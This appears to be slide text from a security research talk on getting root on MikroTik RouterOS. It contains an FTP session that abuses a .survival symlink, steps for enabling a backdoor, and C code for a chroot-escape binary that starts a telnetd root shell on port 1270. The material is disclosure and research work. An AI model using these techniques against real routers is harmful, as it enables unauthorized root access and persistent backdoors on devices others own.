[+] Sending a reboot request  
albinolobster@ubuntu:~/routeros_internal/cleaner_wrasse/build$ telnet -l devel 192.168.1.22  
Trying 192.168.1.22...  
Connected to 192.168.1.22.
```

https://github.com/tenable/routeros/tree/master/cleaner_wrasse

Getting Root

Before 6.45.8 (Long-term) and 6.46.1 (Stable)

```
albinolobster@ubuntu:~/routeros$ ftp 10.12.70.1
Connected to 10.12.70.1.
220 MikroTik FTP server (MikroTik 6.44.6) ready
Name (10.12.70.1:albinolobster): admin
331 Password required for admin
Password:
230 User admin logged in
Remote system type is UNIX.
ftp> cd flash/.survival
250 CWD command successful
ftp> dir
200 PORT command successful
150 Opening data connection
drwxrwx--- 2 root      root          557 Oct 24 04:43 bin
drwxrwx--- 11 root     root          146 Oct 24 04:43 bndl
drwxrwx--- 2 root      root           3 Oct 24 04:43 boot
drwxrwx--- 4 root      root          5900 Feb 17 06:15 dev
drwxrwx--- 4 root      root          5900 Feb 17 01:15 dude
drwxrwx--- 3 root      root          807 Oct 24 04:43 etc
drwxrwx--- 1 root      root         1024 Dec 31 19:00 flash
drwxrwx--- 3 root      root          26 Oct 24 04:43 home
drwxrwx--- 3 root      root          842 Oct 24 04:43 lib
drwxrwx--- 5 root      root          73 Oct 24 04:43 nova
drwxrwx--- 3 root      root         220 Dec 31 19:00 pckg
drwxrwx--- 61 root     root           0 Dec 31 19:00 proc
drwxrwx--- 8 root      root          400 Feb 17 06:15 ram
drwxrwx--- 1 root      root         1024 Dec 31 19:01 rw
drwxrwx--- 2 root      root          198 Oct 24 04:43 sbin
drwxrwx--- 11 root     root           0 Dec 31 19:00 sys
drwxrwx--- 1 root      root         1024 Dec 31 19:00 tmp
drwxrwx--- 3 root      root          27 Oct 24 04:43 usr
drwxrwx--- 5 root      root          111 Oct 24 04:43 var
226 Transfer complete
ftp>
```

- Downgrade to 6.43.14 Long-term.
- Use Cleaner Wrasse with the “-s” option.
- Upgrade to OS before 6.45.8 or 6.46.1.
- FTP into the system.
- .survival symlink points to root directory.
- Upload DEFCONF to /rw/ and reboot.
- Backdoor enabled 😊

Getting Root

6.46.1 and Beyond

```
Q albinolobster@ubuntu: ~/routeros/poc/execute_milo/build +  
/ # uname -a  
Linux MikroTik 3.3.5-smp #1 SMP Fri Jan 10 11:53:11 UTC 2020 i686 GNU/Linux  
/ # cat /rw/logs/VERSION  
v6.46.2 Jan/14/2020 07:17:12  
/ # ls -l /bin/  
total 17  
-rwxr-xr-x    1 root      root        10160 Jan 14 07:20 catlog  
lrwxrwxrwx    1 root      root          15 Jan 14 07:21 gosh -> /nova/bin/login  
lrwxrwxrwx    1 root      root          15 Jan 14 07:21 login -> /nova/bin/sh  
-rwxr-xr-x    1 root      root        7064 Jan 14 07:20 pakp  
lrwxrwxrwx    1 root      root          4 Jan 14 07:21 sh -> bash  
lrwxrwxrwx    1 root      root         17 Jan 14 07:21 shell -> /nova/bin/login  
/ # █
```



Getting Root

Install VirtualBox



<https://www.virtualbox.org/>

Getting Root

Grab an x86 ISO

MikroTik

Home About Buy Jobs Hardware Software Support Training Account

Software


Downloads Changelogs Download archive RouterOS The Dude Mobile app

Release 6.46.3 2020-02-06

	routeros-x86-6.46.3.nm	x86
	all_packages-x86-6.46.3.zip	x86
	mikrotik-6.46.3.iso	x86
	netinstall-6.46.3.zip	x86
	install-image-6.46.3.zip	x86
	chr_6.46.3.lmc.zip	x86


Getting Root

Create a 32-bit “Other Linux” VM




Getting Root

Start Up Downloaded ISO




Getting Root

Install All The Things!



Getting Root

Installed All The Things!



6.46.3 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


```
installed system-6.46.3
installed wireless@-6.46.3
installed user-manager-6.46.3
installed ups-6.46.3
installed routing-6.46.3
installed ntp-6.46.3
installed multicast-6.46.3
installed mpls-6.46.3
installed lora-6.46.3
installed lcd-6.46.3
installed kvm-6.46.3
installed ipv6-6.46.3
installed hotspot-6.46.3
installed gps-6.46.3
installed dude-6.46.3
installed calea-6.46.3
installed advanced-tools-6.46.3
installed dhcp-6.46.3
installed security-6.46.3
installed ppp-6.46.3

Software installed.
Press ENTER to reboot
```

The screenshot shows a terminal window titled "6.46.3 [Running] - Oracle VM VirtualBox". The window contains a list of installed packages, each preceded by the word "installed". The packages listed include system, wireless, user-manager, ups, routing, ntp, multicast, mpls, lora, lcd, kvm, ipv6, hotspot, gps, dude, calea, advanced-tools, dhcp, security, and ppp. At the bottom of the terminal, the message "Software installed." is displayed, followed by "Press ENTER to reboot". The terminal is running on a Linux system, as indicated by the package names and the overall interface.


Getting Root

Successful Installation



Getting Root

Get an IP Address



Getting Root


Reminder

```
Q albinolobster@ubuntu: ~/routeros/poc/execute_milo/build +  
/ # uname -a  
Linux MikroTik 3.3.5-smp #1 SMP Fri Jan 10 11:53:11 UTC 2020 i686 GNU/Linux  
/ # cat /rw/logs/VERSION  
v6.46.2 Jan/14/2020 07:17:12  
/ # ls -l /bin/  
total 17  
-rwxr-xr-x    1 root      root        10160 Jan 14 07:20 catlog  
lrwxrwxrwx    1 root      root          15 Jan 14 07:21 gosh -> /nova/bin/login  
lrwxrwxrwx    1 root      root          15 Jan 14 07:21 login -> /nova/bin/sh  
-rwxr-xr-x    1 root      root        7064 Jan 14 07:20 pakp  
lrwxrwxrwx    1 root      root          4 Jan 14 07:21 sh -> bash  
lrwxrwxrwx    1 root      root         17 Jan 14 07:21 shell -> /nov  
/ # █
```



Getting Root

Meet Milo



Branch: master ➔ **routeros / poc / execute_milo /**

jacob-baines Added milo execute ✓ Latest commit 3f83b63 21 hours ago

..

src	Added milo execute	21 hours ago
vm_bins	Added milo execute	21 hours ago
CMakeLists.txt	Added milo execute	21 hours ago
README.md	Added milo execute	21 hours ago

README.md


Execute Milo

Since 6.46.1, MikroTik has done a lot of work to remove the various backdooring and persistence techniques that I (and

https://github.com/tenable/routeros/tree/master/poc/execute_milo

Getting Root

A Wild Binary Appears



Getting Root

Executing Milo

```
.text:0805E4AE loc_805E4AE:          ; CODE XREF: sub_805E3D4+C7↑j
.text:0805E4AE          call    _fork
.text:0805E4B3          test   eax,  eax
.text:0805E4B5          js     short loc_805E523
.text:0805E4B7          jnz    short loc_805E4E6
.text:0805E4B9          sub    esp,  0Ch
.text:0805E4BC          push   offset aFlash    ; "/flash"
.text:0805E4C1          call   _chroot
.text:0805E4C6          add    esp,  0Ch
.text:0805E4C9          push   0
.text:0805E4CB          push   offset aBinMilo ; "/bin/milo"
.text:0805E4D0          push   offset aBinMilo ; "/bin/milo"
.text:0805E4D5          call   _execlp
.text:0805E4DA          mov    dword ptr [esp], 7Fh ; status
.text:0805E4E1          call   _exit
```

Getting Root



Replacing Milo

```
 8 int main()
 9 {
10     // jail break
11     chdir("/");
12     int ch_root_handle = open(".", O_RDONLY);
13     if (ch_root_handle == -1)
14     {
15         return 1;
16     }
17     // go deeper
18     chroot("rw/");
19     // I've got to break free
20     int fd2 = openat(ch_root_handle, "../", O_RDONLY);
21     if (fd2 == -1) {
22         perror("openat");
23         return 1;
24     }
25     fchdir(fd2);
26     chroot(".");
27     char* shell[] = { "/rw/disk/busybox", "telnetd", "-l", "/rw/disk/ash", "-p", "1270", NULL };
28     execv(shell[0], shell);
29     return 0;
30 }
31 }
```

Getting Root

